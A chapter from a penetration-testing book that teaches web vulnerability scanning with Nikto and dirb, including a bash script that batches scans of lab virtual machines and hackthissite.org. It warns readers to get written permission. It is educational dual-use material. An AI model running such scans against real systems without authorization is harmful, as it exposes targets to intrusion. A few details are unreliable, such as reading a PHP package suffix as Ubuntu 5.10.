So, in this chapter, we'll look at various tools, techniques, and shell scripts that can help you discover exploitable vulnerabilities in different web applications. Of course, you will get a chance to do hands-on practice with a couple of vulnerable virtual machines.

In this chapter, we'll look at the following topics:

- Web scanning with Nikto
- Scanning website directories with `dirb`
- Automatically downloading indexed files
- Automatically scanning for `robot.txt` files

- SQL injection attack automation with SQLMap
- Operating system command injection automation

If you're ready, let's go ahead and get started.

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux virtual machine
- Metasploitable2 virtual machine

You'll also download an additional vulnerable virtual machine, and I'll show you how to do that when the time comes.

You can grab the shell scripts that we'll be using by doing:

```
git clone https://github.com/PacktPublishing/Linux-Shell-Scripting-for-
Hackers
```



Since this is the first chapter in which you'll see techniques for actually attacking a network or a computer, I need to issue a few words of caution.

Never, but *never*, attack anything for which you don't have specific written permissions to attack. Any time you work as a professional penetration tester—whether as an independent contractor or as part of your organization's internal security team—always work with your client or your employer to produce a document that outlines exactly what you're allowed to do, and what you're allowed to attack. At best, attacking anything for which you don't have specific written permission could cause you to lose your job. At worst, it could land you in prison.

Also, be aware that you might see sensitive data as you perform a penetration test. You'll need to take proper measures to ensure that you don't accidentally leak any sensitive data. (I'll expand on that topic a bit more in *Chapter 6, Password Cracking Techniques*.)

In this chapter, we'll use virtual machines that have been deliberately placed into a vulnerable state, and a public website that invites aspiring hackers to attack it. So, none of the procedures that I present will get you into trouble.

Web scanning with Nikto

Nikto is a cool, Free Open Source Software (FOSS), general-purpose web server scanner that can do several things for you, such as:

- It can check for the presence of potentially dangerous files and programs.
- It can check for outdated versions of web server software.
- It can check for configuration errors on web servers.
- It can check for vulnerabilities that are listed in different vulnerability databases.
- It can check for leakage of sensitive information, such as user passwords.

What Nikto can't do though, is scan websites without alerting the website administrators. One scan will create multiple `nikto` entries in the web server access log files, and will likely also trigger an alert from any **intrusion detection system** (**IDS**) that might be running on the network. Still, if you're doing an authorized penetration test and don't have to care about being stealthy, Nikto is a great tool. Now, let's talk about installing Nikto.

Installing Nikto on Kali Linux

Nikto comes installed on Kali Linux by default, but this pre-installed version is *not* what you want to use. The problem is that Nikto depends upon a set of databases that contain information about things like error signatures, outdated web server versions, vulnerability database entries, and keyword dictionaries. There's also a set of plugins that add extra functionality. These databases and plugins get updated periodically, but doing a normal `apt dist-upgrade` command in Kali won't download these updates.



Certain books and blog posts tell you to use the `nikto -update` command to update the databases and plugins. But the Nikto authors deprecated that option several years ago, so it no longer works. You can read more about installing and updating Nikto on the official Nikto website: `https://cirt.net/Nikto-Installing_and_Updating`

So, your best bet is to ignore the Nikto that's already installed, and follow the recommendation of the Nikto authors. That is, clone the Nikto repository, like so:

```
┌──( kali㉿kali)-[~]
└─$ git clone https://github.com/sullo/nikto.git
```

Then, before you begin a new scanning session, enter the `nikto/` directory that was created in your home directory, and check for updates, like this:

```
┌──(kali㉿kali)-[~]
└─$ cd nikto


┌──(kali㉿kali)-[~/nikto]
└─$ git pull
```

The `pull` option for `git` will pull in any changes that have been made in the GitHub repository, including updates for the databases and plugins.



Important!

Don't try running an `apt remove nikto` command to get rid of the pre-installed version of Nikto. The problem is that, in addition to removing the `nikto` package, it will also remove packages that you really don't want to remove. So, just keep the pre-installed `nikto` package intact, and be sure to run the Nikto version that you downloaded from GitHub. (I don't know why this happens, I only know that it does.)

The executable that you'll need to run is the `nikto.pl` file, which is in the `nikto/program/` directory. You can make things easier for yourself by creating a symbolic link to the `nikto.pl` file in the top level of your home directory, like this:

```
┌──(kali㉿kali)-[~]
└─$ ln -s /home/kali/nikto/program/nikto.pl /home/kali/nikto.pl
```

Verify that the link was created correctly, like this:

```
┌──(kali㉿kali)-[~]
└─$ ls -l nikto.pl
lrwxrwxrwx 1 kali kali 33 Jun 15 14:45 nikto.pl -> /home/kali/nikto/
program/nikto.pl
```

Now that Nikto is installed, you're ready to do some scans.

Scanning the Metasploitable2 website

We'll begin by performing the most basic of scans, and then we'll explore some options. Metasploitable2 only runs a non-secure website on port 80, so we'll defer working with SSL/TLS-encrypted sites until later. So now, go ahead and try it for yourself.

Here are the steps for a basic scan:

1. Boot up the Metasploitable2 virtual machine and log in as the `msfadmin` user, with `msfadmin` as the password.
2. Run the `ip a` command to obtain the IP address of the Metasploitable2 machine.
3. Run a basic scan of your Metasploitable2 machine, substituting your own IP address, like this:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h 192.168.56.102
```

4. The `-h` option designates the host that you want to scan, which can be either an IP address or a URL. Unless you specify otherwise, Nikto only scans port 80.
5. Observe the results. I can't reproduce the entire output here, but I can point out some highlights. At the very top, there's this:

```
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
```

6. So right away, you see that you're dealing with ancient versions of both PHP and Ubuntu. (Really, PHP 5.2.4 and Ubuntu 5.10 are both old enough to grow whiskers.) Knowing the versions of the operating system and software can help you find appropriate exploits. Sometimes, you'll only need to do a web search for the PHP or operating system version to find these exploits. Your search might look something like this:




Figure 5.1 – Searching for PHP vulnerabilities on DuckDuckGo

7. Or, better yet, just go directly to the **Common Vulnerabilities and Exposures** website and enter your search information there, like so:




Figure 5.2 – Searching directly on the CVE website

The Common Vulnerabilities and Exposures website is at: `https://www.cve.org/`

You can perform the same type of search for other server components, such as the operating system version or the web server version. You've already seen that the operating system is Ubuntu 5.10, which is now a whole 20 years old. This means that it could have lots of unpatched vulnerabilities.

To clarify, the vulnerable apps in Metasploitable2 are set up to report that they're running on Ubuntu 5.10. In reality, though, the Metasploitable2 virtual machine is running on Ubuntu 8.04, which is two and a half years newer. To verify that, log into the Metasploitable2 virtual machine and run the `cat /etc/lsb-release` command from its terminal.

A few lines further down in the Nikto scan output, you'll see the Apache server version:

```
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
```

This version of Apache is also ancient, so it might also have lots of vulnerabilities.

But you don't always have to search for the exploits and vulnerabilities. Sometimes, Nikto tells you about them. For example, look at these two lines from the Nikto scan:

```
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
. . .
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found
with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime:
Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-2003-1418
```


What you see here are two vulnerabilities, labeled as *CVE-1999-0678* and *CVE-2003-1418*. You can look them up at the CVE website to read the details about them.

Note that the `http://cve-mitre.org` URL that you see in these two lines has been deprecated and replaced by `https://www.cve.org`.

Here, Nikto tells us about a very serious vulnerability:

```
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo()
was found. This gives a lot of system information. See: CWE-552
```

How is this serious? Well, it means that anybody at all can access this page and view all of the configuration information for this server. This information will be extremely useful for anyone who wants to break into the server. Here's the top portion of how that looks:



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/

Figure 5.3 – The PHP info screen of the Metasploitable2 virtual machine

When you see this during a penetration test, you'll want to recommend that your client disable this page.

Peruse the scan output, and you'll see several other examples of how the web server is configured incorrectly. For example, there's this:

```
+ /: The anti-clickjacking X-Frame-Options header is not present.
```

This particular configuration error can allow someone to successfully hit this server with a **click-jacking attack**.

Here's the short explanation of click-jacking.

An attacker covers a legitimate website page with an invisible layer that contains malicious invisible links. So, when a user clicks on a legitimate button, such as a **Send me free information** button, it could activate a hidden button that will do something malicious, such as downloading ransomware to the user's computer.

The rest of the output is even more interesting. Read through it, and you'll see that this web server has directories that aren't properly secured, a file that might contain login credentials, as well as several other configuration errors that can make things really easy for malicious hackers.

Okay, our top-level website scan yielded some good information. But, we can see even more by scanning the individual apps that are hosted on this site.

Scanning the Metasploitable2 web apps

There are five lower-level pages on this site, as you see here on the site's home page:



Figure 5.4 – Five lower-level pages are on the Metasploitable2 website

Unfortunately, Nikto won't automatically scan these lower-level pages, and it appears that there's no option to change that. But you can scan each individual page by using the URL of each page. For example, let's scan the WebDAV page, like so:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h http://192.168.56.102/dav
```

This will give you lots of good information about the WebDAV page that you haven't yet seen.



It's important to note here that when you just scan the top level of the Metasploitable2 website, adding `http://` ahead of the IP address is optional. But, whenever you scan a lower-level web page, adding the `http://` prefix is mandatory. Otherwise, the scan just won't work.

You can also scan individual apps that are on the lower-level pages. On the left-hand side of the Mutillidae and the DVWA pages, you'll see buttons that let you access the individual vulnerable web apps. For example, on the DVWA page, you'll see a button that's labeled **Command Execution**. You can scan that app by using its URL in the Nikto command, like this:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h http://192.168.56.102/dvwa/vulnerabilities/exec/
```



The bottom line is that Nikto doesn't recursively scan every page or every app on your website. So, you'll need to perform separate scans on each lower-level page and app of the site in order to gather as much information as possible.

Of course, you'll always want to save the results of your work for inclusion in a report to your clients. Let's look at that next.

Saving Nikto scan output to a file

You can save the output of your Nikto scans to a file in a variety of formats. In fact, you'll always want to, for two reasons. First, you'll be using the information that you've gathered from these scans in subsequent stages of the penetration test. Secondly, you'll always need to present your penetration testing clients with documentation of your findings.

To save the scan results to a file, just use the `-output` option, followed by a filename with the desired filename extension. Here's the procedure that you can try out:

1. Scan the Metasploitable2 virtual machine again, and save the output to a `.html` file like so:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h 192.168.56.102 -output Metasploitable2-1.html
```

2. Open this file in Firefox, and browse through it:

```
┌──(kali㉿kali)-[~]
└─$ firefox Metasploitable2-1.html
```



You can also save files in `.txt`, `.csv`, `.json`, `.xml`, `.sql`, and `.nbe` formats. (The `.nbe` format is the default format for the Nessus scanner.) All you have to do is use the proper filename extension with your output filenames. As long as you add the proper filename extension to the filename, the `-Format` option that the Nikto help screen tells you about isn't needed.

Here's what the scan report looks like:




Figure 5.5 – Nikto scan report in .html format

3. Next, observe the Nikto help screen by doing:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl
```

   As you see, there are many options for how you can conduct your scans. Note that any option with a + after it requires that you supply an argument. For example, `-output+` means that you need to supply the filename of the report file that you want to create. (You just saw this above in *step 1*.)

4. By default, Nikto performs a full scan of your targets. But you can scan for specific problems if you need to save some time and you have a good idea of what you want to find. In this step, we'll use the `-Tuning` option to make Nikto only scan for **SQL Injection** vulnerabilities. (As you see on the help screen, that's `-Tuning` option 9.) Perform the scan, like so:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h 192.168.56.102 -Tuning 9 -output Metasploitable2-
sql_injection.html
```

This time, you'll see much less output, because you're only scanning for one specific thing.



You can find additional information on how to use Nikto and its various options at the Nikto wiki, which is here: `https://github.com/sullo/nikto/wiki`

Okay, you now have the basic gist of how to scan a normal HTTP website. Let's move on to scanning an HTTPS site.

Scanning an HTTPS site with Nikto

Although the Metasploitable2 virtual machine is very old, it's still very useful for demonstrating the basic concepts of the various Kali Linux tools. But, there is one problem with it: it only comes with a non-encrypted HTTP website, so you can't use it to practice scanning HTTPS sites. So, let's do a scan on Hackthissite.org, which is a for-real website.




Figure 5.6 – The Hackthissite.org site

The unique thing about this site is that it's a training ground for aspiring hackers. The maintainers not only offer many training exercises that anyone can attempt, they also encourage people to try to hack the website itself. So, we can use it for our target scan without the fear of getting into trouble. Here's the command:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -ssl -h www.hackthissite.org -output hackthissite_report.
html
```

When you use the `-ssl` option, Nikto will scan port 443 by default. As you see, we're saving the output to a `.html` file. Be aware that if you want to run a complete scan on this site, it will take a *very* long time. So, feel free to go out to your favorite eating establishment and have a nice leisurely dinner while you're waiting. (For the record, the scan that I just did ran for 2.59 hours.) But, even after just the first few minutes, you'll see some interesting things that are worth noting. First, there's this:

```
+ /: Uncommon header 'onion-location' found, with contents: http://
hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion/.
```

So, in addition to the normal website, there's also a **dark web** version that can only be accessed via a browser that can connect to **The Onion Router** (**TOR**) network. This is indicated by the `onion-location` header and the `.onion` at the end of the URL. We don't yet know if that will help us in our hacking attempts, but it is worth keeping in mind.

Next, we have these lines:

```
+ /: Cookie HackThisSite created without the secure flag. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie HackThisSite created without the httponly flag. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```

This is definitely interesting, because **insecure cookies** can help you hijack a user's session. Now, look at the `Ciphers` line of the `SSL Info` section:

```
+ SSL Info:        Subject:  /
CN=hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=GR/O=Hellenic Academic and Research
Institutions CA/CN=HARICA DV TLS RSA
```

The AES256-GCM and SHA384 ciphers that this site uses are good, but the ECDHE and RSA ciphers don't meet the upcoming requirements for quantum-resistant computing. So, when practical quantum computers finally become available, they could possibly crack the encryption for this site. As part of a penetration test report, you would want to recommend a web server upgrade that would permit the use of the newer quantum-safe algorithms.

Space doesn't permit me to present a full explanation of the upcoming encryption algorithm requirements for quantum-safe computing, but you can read all about them here:

`https://media.defense.gov/2022/Sep/07/2003071836/-1/-1/0/CSI_CNSA_2.0_FAQ_.PDF`

Peruse the entire report when the scan has completed, and you'll see many other interesting things that you might want to investigate. Most of what you'll see is fairly self-explanatory, so you shouldn't have any problems figuring it all out.

Now, you're likely aware that not all websites run on either port 80 or port 443. So, let's look at how to scan sites that run on non-standard ports.

Scanning websites with non-standard ports

For this demo, you'll need to download and set up another vulnerable virtual machine from the Vulnhub website, which offers a great selection of vulnerable virtual machines that you can use to hone your hacking skills. Here's the procedure:

1. Download the *Breakout: Empire* virtual machine to your host machine from this page: `https://www.vulnhub.com/entry/empire-breakout,751/`
2. Unzip the `02-Breakout.zip` file that you just downloaded. You'll now see the `02 - Breakout` directory.
3. From the Virtual Box **File** menu, select **Import Appliance**. Navigate to the `02 - Breakout/` directory, where you'll see the `Breakout.ovf` file. Click on that file, and then wait for the import operation to complete. Upon completion, you'll see a `vm` folder in the normal location for Virtual Box virtual machines, and a new `vm` entry added to the Virtual Box menu. You can now safely delete the `.zip` file and the extracted directory from the Downloads folder of your host machine.
4. On Virtual Box, open the **Settings** menu for the Breakout virtual machine and change the **Network** setting to **Host-only Adapter**, as you did for the Metasploitable2 virtual machine.
5. Boot up the Breakout virtual machine. You'll see the IP address at the top of the screen, above the login prompt. Note that you won't be able to log in, because you don't have the login credentials. Getting the credentials is one of the objectives of working with this virtual machine.
6. Go back to the Kali virtual machine, and do an Nmap scan of the Breakout virtual machine, substituting your own IP address, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.103
```

When the scan completes, you'll see that three web server ports—port 80, port 10000, and port 20000—are open. (Port 80 is the default HTTP port, and the other two are HTTPS ports for the Webmin and Usermin remote administration utilities.)

7. Scan port 10000 on the Breakout machine, like so:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h 192.168.56.103 -ssl -port 10000 -output
Breakout-10000.html
```

8. Open the `Breakout-10000.html` file in Firefox and observe the results.

Okay, this is all good, but you're now wondering where the shell scripting aspect comes in. Well, hang on, because we'll cover that next.

Automating Nikto scans with shell scripts

There may be times when you'll need to scan either multiple servers at a time, or multiple ports of the same server at a time. Here's where the beauty of shell scripting comes in. You can wrap your Nikto scan commands in a shell script, and then walk away and do something else, knowing that all of your target machines will get properly scanned.

The simplest and best way to set up a shell script is to just list the command for each server that you want to scan as a separate line in the script, as you see here in the `nikto_scan-1.sh` script. (Note that I added line numbers in order to make the following explanation a bit more clear.)

```
1  #!/bin/bash

2  ./nikto.pl -h 192.168.56.102 -output metasploitable-home_page.html
3  ./nikto.pl -h http://192.168.56.102/dvwa -output metasploitable-dvwa.
html
4  ./nikto.pl -h http://192.168.56.102/dvwa/vulnerabilities/sqli/ -output
metasploitable-sqli.html
5  ./nikto.pl -h http://192.168.56.102/mutillidae -output metasploitable-
mutillidae.html
6  ./nikto.pl -h http://192.168.56.102/dav -output metasploitable-webdav.
html
7  ./nikto.pl -h http://192.168.56.102/twiki -output metasploitable-twiki.
html
8  ./nikto.pl -h 192.168.56.103 -output Breakout-80.html
9  ./nikto.pl -h 192.168.56.103 -ssl -port 10000 -output Breakout-10000.
html
10  ./nikto.pl -h 192.168.56.103 -ssl -port 20000 -output Breakout-20000.
html
```

Of course, you can add commands for as many target servers as you need to scan.

There are a couple of things to note here. First, when scanning a site's home page, you don't have to prepend `http://` to the URL, as you see in the first command. But, when scanning lower-level pages, such as you see in lines 3 through 7, you need to prepend the `http://`. Otherwise, you'll get this error message:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h 192.168.56.102/dvwa -output metasploitable-dvwa.html
- Nikto v2.5.0
---------------------------------------------------------------------------
--
+ ERROR: Cannot resolve hostname '192.168.56.102/dvwa' because 'Name or
service not known'.
+ 0 host(s) tested
```

I have no idea why it does that. I only know that it does.

Conversely, if you scan an alternate port, as you see in lines 9 and 10, you *can't* prepend either `http://` or `https://`, or else you'll get this error message:

```
┌──(kali㉿kali)-[~]
└─$ ./nikto.pl -h https://192.168.56.103 -ssl -port 10000 -output
Breakout-10000.html
- Nikto v2.5.0
---------------------------------------------------------------------------
--
- ERROR: The -port option cannot be used with a full URI
```

Again, I have no idea why it does that.

A blog post that I found says that you can scan more than one port in one command by listing the ports with a comma as the separator. For example, in the above script I could theoretically scan both port 10000 and port 20000 of the 192.168.56.103 machine by using the `-port 10000,20000` option. However, every time I try that I get a `Can't use an undefined value as an ARRAY reference at ./nikto.pl line 190` error message as soon as Nikto starts scanning the second port. Then, the scan operation aborts. So, your best bet is just to create separate commands for each port on the target server, instead of trying to scan them all in a single command.

As you'll need to do with all of your scripts, you'll need to add the executable permission, like so:

```
┌──(kali㉿kali)-[~]
└─$ chmod u+x nikto_scan-1.sh
```

Run the script and observe the results.

I think that about does it for the basics of Nikto scanning. Let's now look at a simple directory scanner.

Scanning website directories with dirb

Nikto is great, and can do some really cool stuff. But, a directory scanner, such as `dirb`, can find some hidden files and directories that Nikto might not find. We'll begin by doing a basic scan.

Basic scanning with dirb

Let's begin by scanning our Metasploitable2 machine:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.102 -o Metasploitable2_dirb-scan.txt
```

Note how you need to use an actual URL as the target, instead of just a naked IP address. Also, I'm using the `-o` option to save the output to a plain-text file. Unfortunately, this is the only output file format that's available for `dirb`.

Unless you want to purposefully set up a website that allows users to download files, you normally want the website directories to be unlistable. This means that you don't want anyone to see the list of files that are in a particular directory by entering the URL of the directory into a web browser. Look at the scan results of the Metasploitable2 machine, and you'll see several listable directories. Here's one example:

```
---- Entering directory: http://192.168.56.102/phpMyAdmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Here's how it looks in Firefox:

